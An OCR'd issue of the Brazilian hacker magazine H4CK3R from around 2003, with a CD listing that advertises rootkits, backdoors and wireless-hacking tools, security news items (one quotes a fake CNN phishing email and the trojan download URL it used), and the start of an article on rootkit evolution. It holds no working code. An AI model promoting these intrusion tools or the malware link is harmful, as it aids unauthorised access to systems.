H4CK3R #10

Criptografia

Mais de 40 programas para encriptar e desencriptar arquivos. Inclui a versão do PGP para Linux, o GnuPG, programas que descobrem senhas do ICQ e muitos tutoriais sobre o assunto

Root Kits

Ferramentas para conseguir acesso total a sistemas ou se defender de ataques. Inclui 45 programas para diversos sistemas.

Destaques:

Root 0.4 Acesse remotamente a Telnet, esconda chaves do registro, entre outras opções
All-root Um trojan no kernel (basic linux kernel module) que dá a todos os usuários acesso como root
BBD 0.4 O backdoor relata se algum usuário ou usuários root estão logados. Permite a execução de comandos e o upload remoto de arquivos
Darkside 0.2.3 Root kit para Unix que esconde processos, arquivos, manipula UID e modifica a pilha de TCP/IP para esconder conexões
DDB Backdoor que permite a você alcançar o status de root/usuário
Fake Backdoor System v1.1 Quando o invasor ataca com um comando na backdoor, será retornada uma resposta ao invasor que o desconecta do host
Flea Um root kit para todas as distribuições Linux
Bdoor Unix backdoor que finge ser um HTTP daemon
St. Jude Um módulo do kernel para detectar e reagir à inserção de root kits de LKM
Chkrootkit 0.40 Ferramenta para verificar localmente se há sinais de um root kit instalado
Lids 2.0 Um patch para o kernel e uma ferramenta de admin para realçar a segurança do kernel do Linux contra os root kits

Sistema operacional completo

SlackLive

O Slackware que roda direto do CD Inclui o KDE 3.1 e todos os principais programas p/ Linux

Os segredos da Hackademy

Conheça os brasileiros que cursaram a melhor escola hacker do mundo

Mais de 100 zines


Com todos os segredos dos hackers, incluindo muitos dados sobre criptografia e wiretapping (interceptação de conversas pelo telefone)

Linux Tools

Os melhores programas para segurança e ataque no Linux

Destaques:

FWReport 1.1.3 Ferramenta de relatórios para IPTables. Gera relatórios diários e mensais dos arquivos de registro
Nmap 3.25 Utilitário para explorar a rede ou examinar a segurança
FloodGuard Alert Projetado para detectar todos os formulários de ataques do tipo flooding, incluindo DDoSes e worms
TBFirewall 3.1 Conecta uma ou mais redes locais a outras redes
KPassCard 0.1.2 Uma aplicação para o KDE para armazenar as senhas em um chipcard encriptado com uma senha mestra
Open1x 0.6 Uma implementação Open Source do protocolo IEEE 802.1x
LaBrea 2.4 Programa que cria um honeypot fazendo take over em endereços IPs não utilizados
Secure Data Manager 1.01 Armazena inícios de uma sessão e informação confidencial para locais da Web, computadores, cartões de crédito, etc.
Promisc Um sniffer baseado em AF_PACKET domain socket. Analisa protocolos IP, TCP, UDP, ICMP e ARP
Pam krb5 1.3 Projetado para permitir uma integração suave do Kerberos 5 que checa passwords com as aplicações construídas usando o PAM



Wi-Fi

Pacote completo para conexões wireless. Inclui diversas ferramentas para Windows e Linux, como sniffers, programas de monitoramento e tutoriais

Atenção! Este CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos neste CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

PARENTAL ADVISORY EXPLICIT SOFTWARE

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de acordo com o programa, alguns podem não rodar no Windows XP

O conteúdo do CD-ROM é formado por softwares freeware e versões de demonstração

Mais de 100 zines com o melhor da cultura underground

H4CK3R

cp /dev/null sex;chmod 000 sex

Slackware-Live

Completo no CD: O Linux preferido dos Hackers

Slackware que roda direto do CD

* Use o novo Slackware 9.0 sem necessidade de instalar!
* Já vem com o KDE 3.1, IPTables, Emacs, Links e muitos mais...

Root kits

Controlando sistemas como root

No CD Ferramentas de invasão e controle

Criptografia no E-mail

Programas e tutoriais no CD para proteger suas mensagens, mais uma videoaula exclusiva sobre PGP

Open Wireless

+ de 20 ferramentas p/ hackear redes sem fio

Veja mais destaques do CD no verso da revista

E ainda: Wiretapping, Linux tools, defacements, clusters, vulnerabilidades, espionagem industrial, vírus, MP3 e muito mais...

R$ 11,90 Ano I # 10
www.digerati.com.br
ISSN 1676-3068
9 771676 306000 10

Editorial

Preparem-se, linuxers, porque vocês poderão ganhar bastante dinheiro no futuro próximo. São esses os boatos que rondam o mundo Linux. Quem tem contatos, fala que o governo realmente quer substituir os softwares proprietários que estão sendo usados em ministérios, estatais e administração, por software livre. Ou melhor, onde for possível. Olhando os responsáveis pela política de TI na esfera federal, isso parece bastante provável.

Será uma grande chance para o desenvolvimento de uma verdadeira indústria nacional de informática baseada no Linux e em outros sistemas operacionais livres. E será uma oportunidade para muitos programadores, administradores de sistemas e suporte. Assim, as oportunidades estarão melhor distribuídas e não ficarão concentradas em poucas mãos.


Muita gente ficou com medo quando Bill Gates quis se encontrar com o presidente eleito antes mesmo da tomada de posse. Parecia uma tentativa de cooptação do super-bilionário, mas aparentemente não deu certo.

Bom, aparentemente porque, como todo boato, não dá para confiar 100%. Mas, por via das dúvidas, vale a pena estudar mais os softwares e o sistema GNU/Linux. Vai que a história é verdadeira...

Por isso, um dos destaques dessa edição é a poderosa ferramenta root kit de administração remota e o impressionante Slackware que roda direto do CD.

O Editor

Índice



Novo Windows já tem antivírus

Para quem quiser confiar...

Um dia depois de ser lançado, o novo Windows Server 2003 já tinha algumas opções de antivírus para os usuários que ainda confiam nesta plataforma para montar o ponto principal de suas redes.

Uma dessas opções é o ServerProtect, da Trend Micro. As empresas que adotarem o Windows 2003 Server também terão os recém-lançados serviços adicionais de prevenção e limpeza gerenciados pelo Trend Micro EPS - Enterprise Protection Strategy.

O ServerProtect para o Windows Server 2003 será a versão 5.56, que terá certificação oferecida pelo Veritest, empresa responsável pelos testes do "Microsoft Certified for Windows". A Microsoft afirma que programas com esse certificado atendem às especificações de interoperabilidade, confiabilidade e compatibilidade estabelecidas pela empresa (o que não quer dizer muita coisa). Mesmo assim, os programas podem e devem dar pau. E, no caso do antivírus, não garantirão a segurança do sistema.

Guerra de notícias

Crackers usam CNN para capturar dados de usuários


From: redacao@cnn.com
To: (suprimido)
Sent: Sunday, April 20, 2003 12:35 AM
Subject: CNN - EUA prepara ataque a siria

CNN.com.br

BUSH x SIRIA

O presidente dos Estados Unidos, George W. Bush, em pronunciamento ao país informa sobre a sequencias de ataques na siria
veja + sobre esses ataques: clicando aqui
aguarde mais informacoes.

redacao@cnn.com.br
www.cnn.com.br

Quem diria que a engenharia social, a prática de enganar pessoas para roubar senhas e dados sigilosos, chegaria a um nível tão desenvolvido? Aliada a e-mails falsos e sites que imitam perfeitamente os originais, crackers têm conseguido as mais incríveis façanhas.

Uma das mais recentes e famosas envolveu a CNN, respeitada rede internacional de notícias. Crackers brasileiros enviaram para inúmeras pessoas spams com uma notícia bombástica atribuída à emissora: os EUA preparam ataque à Síria.

O e-mail, cujo conteúdo pode ser conferido ao lado, enganou muita gente, que, ao acessar o link "Veja + sobre esses ataques clicando aqui", era direcionada para o endereço *www.dklogs.hpg.com.br/cnn.exe*. Deste, baixava-se um trojan que instalava, secretamente, o programa Perfect Keylogger, o qual registra num arquivo protegido tudo o que é digitado. O hpG retirou o site maldoso do ar.

O golpe de usar marcas famosas para extrair dados de usuários incautos não é novo. A própria CNN já foi usada como isca exatamente da mesma forma, mas pouco antes da guerra no Iraque. O trojan estava hospedado no Kit.net, que demorou mais de um mês para se ligar e retirar o site do ar.

Open source financia o terrorismo?

Essa parece ser a opinião do governo dos EUA

Não adiantou comemorar muito. Nem bem foi anunciado o investimento do Departamento de Defesa dos EUA no desenvolvimento do OpenBSD, e o processo foi cancelado. O pior não é isso: suspeita-se que o motivo foi o fato de o governo americano achar que o movimento Open Source pode ajudar nações que apóiam o terrorismo.

Na verdade, trata-se claramente de brecar o desenvolvimento da tecnologia em escala mundial, em favorecimento das empresas norte-americanas, dando continuidade à política altamente protecionista dos republicanos. O anúncio do apoio do DARPA (órgão do Departamento de Defesa dos EUA ligado à área de tecnologia) ao OpenBSD havia causado espanto na comunidade Open Source. Theo de Raadt, o principal desenvolvedor, chegou a dizer que estava constrangido com o apoio, mas que gostava de pensar que a contribuição representaria a não-construção de alguns Tomahawks. Agora, talvez até influenciados por essa declaração de Raadt, os EUA optaram mesmo pelos mísseis.

Linux contra DRM?

Torvalds discute se sistema de proteção é compatível com o Linux

Recentemente, uma discussão tomou conta da equipe que cuida do kernel do Linux: trata-se da discussão sobre o Digital Rights Management, série de modificações de segurança que serve, por exemplo, para evitar o uso de MP3 pirata. Uma grande discussão se instalou porque muita gente quer evitar isso para manter o Linux livre.

Até mesmo Linus Torvalds entrou na discussão e postou uma mensagem que pode ser lida em *http://marc.theaimsgroup.com/?l=linux-kernel&m=105115686114064&w=2*. Nela, Torvalds mostra que tem uma boa visão sobre o que significa liberdade de uso do software que criou.

Segundo ele, *"eu não quero usar o Linux para fazer política. [...] eu acho que você pode usar o Linux para fazer o que você quiser, o que inclui coisas que eu (Linus Torvalds) pessoalmente não sou a favor"*.

Outra importante questão que são feitas de acordo com a GPL, mas que ninguém pode proibir que sejam feitas. No final, Torvalds volta a afirmar que é somente um engenheiro cujo objetivo é construir o melhor Sistema Operacional possível.

Chips nos passaportes

Terrorismo exige medidas de segurança tecnológicas

Depois do 11 de setembro, o mundo ficou mais perigoso, e por isso as autoridades dos países estão querendo aumentar a segurança em seus territórios (alguns diriam atacar a privacidade de seus cidadãos, mas não vamos entrar nessa discussão aqui). Agora, é a vez do Reino Unido modificar seu sistema de passaportes, implementando chips que contenham informações biométricas sobre o dono da cadernetinha.

Não é preciso nem falar que a idéia é impedir a falsificação ou o uso, por parte de terroristas e bandidos, de passaportes roubados. O chip conteria dados pormenorizados sobre o dono do passaporte, como a distância entre os olhos e as características da retina, entre outros.

Reino Unido prende coelho hacker

Suspeito dos ataques de Fluffy Bunny freqüentava feira de segurança

Além de softwares de criptografia, de firewalls, executivos e grandes corporações, o que mais você pode encontrar numa feira de segurança em tecnologia da informação? Exatamente. Hackers! Pelo visto, a lendária Scotland Yard chegou à mesma conclusão e, num dos maiores feitos de segurança de redes em Londres, prendeu o jovem Lynn Htun, apontado como suspeito de ser o hacker Fluffy Bunny (coelhinho felpudo, em inglês).


Os ataques de Bunny, cujo pseudônimo também é grafado como "Fluffi Bunni", ficaram famosos na Internet por mostrarem imagens de coelhinhos de pelúcia cor-de-rosa em sites desfigurados. Sempre dirigidos a alvos específicos, são muito eficientes, e constam de seu currículo invasões de sites como do McDonald's e da Symantec.

Até o fechamento desta edição, a polícia, segundo fontes próximas, estaria empenhada em descobrir se os ataques do "coelho" eram trabalho de um grupo ou de uma só pessoa. Também não se confirmara se Htun, que não havia sido indiciado por nenhum crime relacionado à informática, estava realmente envolvido no processo.

os sistemas mais seguros vez por
outra sofrem com a descoberta de
vulnerabilidades. Foi o que aconteceu
recentemente com o Linux. Só que pior: o
autor da descoberta divulgou-a publicamente
antes que uma correção fosse preparada.
As falhas foram descritas por um
autodenominado hacker, de nick
"Hack4Life", em uma famosa lista de
discussão sobre segurança.
Uma das falhas afeta uma biblioteca da Sun
incluída em vários servidores Unix. A segunda
falha tem a ver com o serviço de autenticação
Kerberos, e a terceira faz referência à possibilidade de um ataque dirigido aos servidores que utilizam Secure Sockets Layer (SSL), permitindo driblar o sistema de criptografia.
O CERT (Computer Emergency Response Team) tentou fazer com que a mensagem fosse tirada da lista de discussão, mas não obteve sucesso. O argumento dos moderadores era que, como o assunto já tinha se tornado público, não seria ético ocultá-lo. A mensagem também serviria para que patches fossem criados para proteger os computadores vulneráveis.


Três falhas graves no Linux

Assunto acaba vindo a público antes da hora



Internet brasileira: mais aberta e segura

Browsers do Linux terão certificado digital do governo Lula



Novidades no mundo Open Source: agora, os fãs do software de código aberto já terão suporte para a ICP-Brasil (Infra-Estrutura de Chaves Públicas Brasileira), um certificado digital adotado em transações on-line pelo Governo Federal. A novidade é fruto de um acordo entre o Comitê Gestor da ICP-Brasil e a Conectiva.
Os certificados digitais, que atuam por meio dos browsers e cuja função é aumentar o nível de segurança na troca de dados, ainda não são populares no Brasil, apesar de existirem há bastante tempo. Com o acordo, o intuito do governo Lula é incentivar tanto o uso desta tecnologia quanto o da própria Internet.
Além disso, a inserção do ICP-Brasil nos navegadores Linux (Mozilla, Galeon, Konqueror) é importante porque, com ela, o País se torna o primeiro a adotar mecanismos que permitem inserir o SO em um sistema de certificação. O acordo, válido até 2011, não é exclusivo e pode ser estendido a outras empresas distribuidoras.


Like a virgin

Madonna provoca hackers e se dá mal

Ícone pop dos anos 80 e 90 e uma das principais estrelas do show business até hoje, Madonna se tornou conhecida pela postura polêmica de suas músicas e clipes, que fazem vibrar seus fãs. Entretanto, quando a polêmica atinge os hackers, as coisas ficam mais complicadas e a estrela encontra adversários à altura.
A rixa entre Madonna e a elite digital começou quando a cantora provocou os usuários de P2P e distribuiu em várias redes arquivos que fingiam ser músicas de seu novo álbum, *American Life*. Quando, porém, o usuário abria o arquivo, dava de cara com a mensagem "Que merda você pensa que está fazendo?".
A reação foi rápida. Poucos dias depois, o site da estrela foi invadido, com a seguinte resposta: "Essa é a merda que eu penso estar fazendo" e, abaixo dela, uma lista de links que aparentemente levavam a versões piratas do álbum. Além disso, os internautas criaram um concurso para ver quem fazia o melhor remix com a frase "Que merda você pensa que está fazendo?". O prêmio era uma camiseta com a inscrição "Boicote à RIAA".

Office 2000 exige novo registro


Microsoft demora para solucionar o problema



Imagine a situação. Você paga uma fortuna por uma suíte de escritório e, então, de uma hora para outra, ela começa a pedir que você a registre novamente, caso contrário, ela pára de funcionar. Pois é isso o que está acontecendo com os usuários do Office 2000 SR-1a. O problema atingiu inúmeras empresas européias e de outras partes do mundo, que, de repente, não podiam mais usar o software.
Mesmo depois de uma semana, a Microsoft não tinha a solução para o problema, mas disse estar trabalhando nessa direção. Por hora, segundo a empresa, os usuários devem retroceder o relógio do Windows por dois anos (e que desconforto isso deve causar para o envio de e-mails, com datas erradas...).
Há quem suspeite que o bug foi colocado de propósito para que a empresa pudesse ter uma oportunidade para controlar quem tem licença e quem usa software pirata. De qualquer forma, é um bug inédito, que, surpreendentemente, vem recebendo pouquíssima atenção da imprensa.

Klez-H completa 1 ano

E ainda continua infectando PCs pelo mundo



Depois de tanto tempo, o vírus Klez-H representa um marco impressionante na (curta) história dos vírus de computador. Ele é o único que permaneceu tanto tempo em atividade, batendo seus "adversários", como o Nimda, o SirCam ou o Hybris. Desde abril de 2002, ele ficou em primeiro lugar no ranking mensal de infecções desde então, de acordo com a lista feita pela empresa Panda Software.
O Klez-H apresentou um comportamento diferente destes outros worms, com uma propagação próxima à de uma epidemia. Mas, ao contrário dos outros, que simplesmente desapareceram ou diminuíram consideravelmente depois do primeiro mês, o Klez manteve sua performance inicial.
Duas características tornam o Klez perigosíssimo: sua grande capacidade de se propagar por e-mail e o fato de ser um worm de execução automática. Os e-mails que ele produz são criados com assuntos muito variáveis, com mensagens no corpo retiradas de arquivos da máquina infectada, o que torna o e-mail mais confiável. Ele até consegue forjar o endereço do remetente, fazendo com que o e-mail pareça ter saído de uma máquina não infectada.
O fato de o worm ser automático também facilita a propagação através do Outlook e do Outlook Express. Para isso, a máquina precisa rodar as versões do Internet Explorer 5.01 ou 5.5. Para quem usa esses softwares, o melhor é atualizar para o mais recente ou, se não for possível, baixar os patchs de segurança que estão no site da Microsoft.

Microsoft vai mudar Passport

Mas a segurança não será melhorada

A Microsoft pretende realizar mudanças no seu sistema de autenticação para Internet, o Passport. Ela ainda não disse quando pretende anunciar a atualização.
Muitos reclamam do sistema porque consideram que ele, sendo usado em quase todos os serviços da Microsoft na Internet, representaria perigo para a imensa quantidade de usuários da empresa. No entanto, as melhorias apresentadas pela Microsoft nada têm a ver com essa questão, e sim com a compatibilidade dos protocolos usados com provedores de Internet.
Uma das mudanças planejadas é passar a usar protocolos de serviços Web, como o WS-Security, para maior integração com outros provedores de serviços de autenticação. A próxima versão do Passport também vai usar protocolos de automação em vez de cookies, redirecionamento HTTP e JavaScript. Entre os novos protocolos estão o SOAP e o WSDL.
A empresa diz que existem cerca de 200 milhões de contas Passport e 300 web sites que usam o serviço, incluindo os da própria Microsoft.


Streaming perverso

Players populares permitem invasão de hackers

Você gosta de navegar pela Web e baixar MP3? Curte assistir a vídeos on-line ou disponibilizar material multimídia em seu site? Então, preste atenção nos players que você tem usado.

Dois dos tocadores mais populares, o QuickTime e o RealPlayer, apresentaram falhas importantes, que abrem as portas para que hackers invadam o micro. Lógico que, se você for o hacker em questão, a coisa muda de figura. Sobretudo no caso do player da Real, os problemas afetam várias versões: RealOne Player, RealOne Player v2 para Windows, RealPlayer 8 para Windows, RealPlayer 8 para Mac OS 9, RealOne Player para Mac OS X, RealOne Enterprise Desktop Manager e RealOne Enterprise Desktop. As vulnerabilidades não foram detalhadas para a imprensa, mas sim patches de correção. Confira nos sites abaixo:

<http://service.real.com/help/faq/security/securityupdate_march2003.html>
<http://www.apple.com/quicktime/download/>



Maior praga dos tempos modernos pode ser resolvida

As companhias América Online, Microsoft e Yahoo! estão pedindo mudanças técnicas no modo como o e-mail passa no ciberespaço, para facilitar a determinação de quem realmente o enviou e do que se trata.

Cada companhia desenvolveu suas próprias tecnologias para identificar e descartar o spam e ostentam isso em suas propagandas. Mas, mesmo que esses sistemas descartem vários bilhões de mensagens por dia, eles perdem tanto, que o spam tornou-se a principal fonte de reclamações dos usuários. Muitos estudos mostram que a quantidade de spams, no mínimo, dobrou no ano passado, o que fez com que as companhias rivais concordassem em cooperar entre si.


O padrão original de e-mail - desenvolvido para comunicação entre um grupo limitado de acadêmicos e engenheiros - garante a confiança dos usuários, mas faz com que seja fácil falsificar o nome e o endereço da pessoa que envia a mensagem.

Uma vez que os usuários de e-mail possam identificar quem enviou a mensagem, as companhias propõem o desenvolvimento de uma lista de comerciantes por e-mail que concordem em estabelecer padrões para práticas responsáveis. Isso não impedirá que uma pessoa com conexão à Internet mande mensagens de e-mail. Mas usuários terão a opção de ignorar mensagens de pessoas que não estejam na lista.

por 4b3d3n3g0

Paraíso dos piratas

Para EUA, Ucrânia é o país que mais viola direitos autorais



Se você quer comprar um produto de informática no "mercado negro", a melhor fonte não é o Brasil ou a China, como pensam alguns, mas o Leste Europeu, mais especificamente a Ucrânia. A notícia foi dada em um levantamento anual, referente a 2002, feito pelo escritório do Representante Comercial dos Estados Unidos, país em que os direitos autorais têm se tornado um assunto cada vez mais importante.

O Brasil, ao lado de Argentina, Bahamas, União Européia, Índia, Indonésia, Líbano, Filipinas, Polônia, Rússia e Taiwan, figurou no grupo dos que têm "Prioridade de Vigilância". A Ucrânia foi o único país que figurou na lista de "Prioridade Máxima" do estudo, enquanto China e Paraguai ficaram sujeitos a monitoramento especial sob as leis comerciais norte-americanas.

Mais do que revelar dados, o levantamento também serve para determinar políticas internacionais dos EUA no âmbito comercial. Por seu posto de "paraíso da pirataria", a Ucrânia, por exemplo, continuará a sofrer sanções da ordem de US$ 75 milhões, que foram impostas pela primeira vez em janeiro de 2002.

MS x Sun: novo round


Microsoft Virtual Machine tem falha de segurança

Será que falha de segurança da Microsoft é notícia ainda? Afinal, é algo que se repete de forma tão comum. Bom, mas essa falha tem algo de especial. A Microsoft Virtual Machine, software que a empresa de Bill Gates criou para substituir a máquina virtual da Sun, tem uma séria falha de segurança que permite a invasão e até a formatação da máquina. Isso acontece justo quando a novela sobre o suporte a Java no Windows XP está no fim.

A MS fez um acordo com a Sun para acabar com o processo que rolava na justiça há algum tempo. Nele, a Sun tentava impedir que a empresa de Redmond desenvolvesse uma máquina virtual própria, a qual, inclusive, não era compatível com outros produtos da Sun. E, agora, a máquina virtual criada pela MS ainda abre o computador para ataques. Felizes os usuários do Windows XP!

Pirataria eficiente

Chave de registro do novo Windows já chegou à Internet



Mesmo antes de ser lançado, o Windows Server 2003 já tinha na Internet uma chave de registro para instalação. Juntamente com a chave, várias cópias da nova versão do software foram colocadas ilegalmente na Web para download.

A chave de licença de volume permite a instalação do Windows Server 2003 em sistemas múltiplos, sem o processo de ativação usado em licenças comuns. Essas chaves de volume são utilizadas por usuários corporativos. Um porta-voz da Microsoft confirmou que uma dessas chaves vazou na Internet e que a companhia está tentando descobrir se foi um funcionário ou um cliente que colocou a informação à disposição na Web.

O porta-voz acrescentou ainda que, como nenhuma ação de ativação é solicitada para clientes com chaves deste tipo, a Microsoft não pode desabilitar a mesma remotamente. Muitas empresas européias sofreram com o problema, já que, depois de algumas vezes que o Office é iniciado sem ser realizado o registro, a suíte expira.

A empresa demorou para colocar uma solução em seu site, o que levou a grandes prejuízos por parte de seus clientes.

Dormindo com o inimigo

Antonio Marcelo Ferreira da Fonseca*
amarcelo@plebe.com.br
http://www.plebe.com.br

A nova filosofia dos root kits em sistemas abertos

Resumo: Este artigo é fruto de um trabalho de pesquisa realizado em vários servidores invadidos, cuja arquitetura estava totalmente comprometida pelos chamados root kits, programas que têm como principal função ocultar o invasor e permitir seu acesso de maneira não autorizada, em diversas ocasiões. Foi possível traçar uma evolução destas ferramentas mediante as encontradas na Internet e em servidores atacados, postos fora de ação pelos invasores.

Palavras-chave: Linux, segurança, rootkits.

Introdução

Com a utilização cada vez mais freqüente de sistemas abertos (Linux, FreeBSD, OpenBSD), vimos a preocupação com o fato de que muitos administradores já os utilizam no seu dia-a-dia para desempenhar tarefas importantes em seus ambientes de produção. Com a evolução do cenário de segurança de redes no Brasil e no restante do mundo, o administrador de sistemas se viu às voltas com os problemas dos ditos crackers/hackers, indivíduos cujo principal objetivo é invadir máquinas servidoras para expor mensagens políticas de auto-afirmação e, em casos mais graves, o roubo de informações. Estes invasores passaram por um processo de aprimoramento em suas técnicas, criando uma espécie de hierarquia, separando os ditos amadores e os profissionais.

O retrato disso é a evolução das técnicas e dos programas utilizados por estes invasores. Considerando que existe nos dias de hoje uma indústria editorial de promoção para a formação de hackers, com a publicação de livros alcunhados de educativos, um indivíduo pode ter acesso a informações que, em muitos casos, são defasadas, mas podem causar algum tipo de dano. O maior problema é que, peneirando estes iniciantes nas técnicas de invasão, existe uma elite que desenvolve programas de altíssimo nível e procura problemas em softwares de utilização comum na Internet, para conseguir uma maneira de obter a vulnerabilidade e a invasão.

Um outro ponto de preocupação é que estes programadores criaram um conjunto de ferramentas denominadas root kits, que têm como objetivo ocultar a sua presença no sistema, dando uma falsa segurança ao administrador do mesmo.

O objetivo deste nosso artigo é mostrar como estes root kits evoluíram, como funcionam e o que você deve fazer para se proteger dos mesmos. Faremos um levantamento de algumas ferramentas consideradas clássicas e as mais recentes utilizadas pelos invasores nos dias de hoje.

Uma breve história dos root kits

O termo root kit vem designar uma série de ferramentas utilizadas por um invasor para modificar ou ocultar sua presença em um sistema invadido. A idéia inicial é a de que uma série de programas disfarçados em arquivos do sistema pudesse realizar tarefas de roubo de informações, possibilidade de acesso não autorizado a qualquer momento e, em caso de necessidade, desativação da máquina hospederia dos mesmos, para que o invasor não possa ser detectado.

Estas ferramentas tiveram seu auge durante o período de 1996 a 1999, quando os servidores de grandes empresas começaram a se tornar corriqueiros na Internet. Inicialmente, os desenvolvedores destas ferramentas tinham como foco os sistemas abertos como o Linux, mas em pouco tempo os sistemas operacionais da Microsoft tiveram ferramentas equivalentes, à altura daquelas (podemos citar o famoso BackOrifice ou mesmo o SubSeven).

Contudo, com o passar do tempo, este tipo de ferramenta começou a ser notada; e técnicas, bem como programas de detecção, começaram a neutralizar e isolar estas ferramentas, inibindo em muito sua eficácia.

Em 1999, surgiu o que seria a revolução dentro da área de root kits; com um paper intitulado "(nearly) Complete Linux Loadable Kernel Modules", foi apresentado à comunidade de segurança uma nova maneira de criar root kits, baseados desta vez em funções de baixo nível do sistema (Pragmatic, 1999). Inicialmente, este paper mostrava exemplos de como corromper diversas system calls em ambiente Linux, que permitiam ocultar processos, modificar permissões, ocultar módulos de sistema, etc.

Este tipo de software representou um grande problema para diversos administradores, já que estes root kits agora modificavam o funcionamento do sistema operacional, criando falsas respostas do mesmo. Novamente a resposta veio com ferramentas de detecção mais sofisticadas, que permitiam verificar, em tempo real, se uma system call foi modificada, ou se um novo processo era iniciado sem motivo aparente. Assim mesmo, este tipo de ferramenta ainda é muito utilizado, causando diversas vítimas.

Em 2001, foi publicado um artigo na revista eletrônica de segurança *Phrack*, intitulado "Linux on-the-fly kernel patching without LKM" (Sd & Devik, 2001), que seria a nova escola de root kits e que hoje ainda é um problema para a comunidade de segurança. Os autores apresentavam neste artigo uma ferramenta que modificava as funções do kernel do Linux em tempo real, sem a necessidade de carregamento de nenhum módulo de kernel.

Esta ferramenta se tornou o estado da arte, já que não havia como detectá-la mediante os processos já utilizados por programas de segurança, que localizavam e neutralizavam seus antecessores. Uma das medidas que foram tomadas para desenvolver uma maneira de detectar esta ferramenta foi a tentativa de auditar qualquer modificação em arquivos/diretórios do sistema, já que, ao criar os programas de execução do root kit, o mesmo precisa colocar seus arquivos no sistema.

Nesta nova e última geração, os problemas ainda não foram totalmente sanados, mas este tipo de recurso pode inibir a sua utilização.

Funcionamento dos root kits

Analisaremos agora, de maneira mais profunda, cada uma das classes de root kits acima apresentados, com seu modo de operação e detecção das suas funcionalidades.

a) ***Root kits de primeira geração*** - Nesta primeira geração, os root kits eram nada mais nada menos que programas de sistema modificados. Um exemplo clássico era o caso do programa GNU ifconfig. Primariamente, a função deste programa é configurar/alterar dispositivos de rede presentes no sistema. Além disso, por meio dele era possível visualizar as configurações de um dispositivo e, o mais importante, verificar se um dos mesmos estava em modo promíscuo. O modo promíscuo ocorre quando uma interface está recebendo qualquer pacote de maneira passiva, ou seja, tudo que estiver trafegando num segmento de rede é capturado. Normalmente, os programas que fazem este tipo de coisa são os sniffers. Os sniffers são programas presentes, quase de maneira obrigatória, em root kits, e sua função é capturar pacotes e assim conseguir senhas não criptografadas de usuários ou administradores.

Quando um sniffer é acionado, ele coloca a interface de rede em modo promíscuo e assim pode capturar a informação. Na função ifconfig é possível verificar se a interface de rede está em modo promíscuo ou não, mas os idealizadores dos root kits tiveram a seguinte idéia.

```
eth0    Link encap:Ethernet  HWaddr 00:60:97:6E:A5:48
        inet addr:10.0.0.190  Bcast:10.0.255.255  Mask:255.255.0.0
        UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
        RX packets:159239 errors:0 dropped:0 overruns:0 frame:0
        TX packets:51738 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:100
        RX bytes:60397863 (57.5 Mb)  TX bytes:9170348 (8.7 Mb)
        Interrupt:10 Base address:0x9000

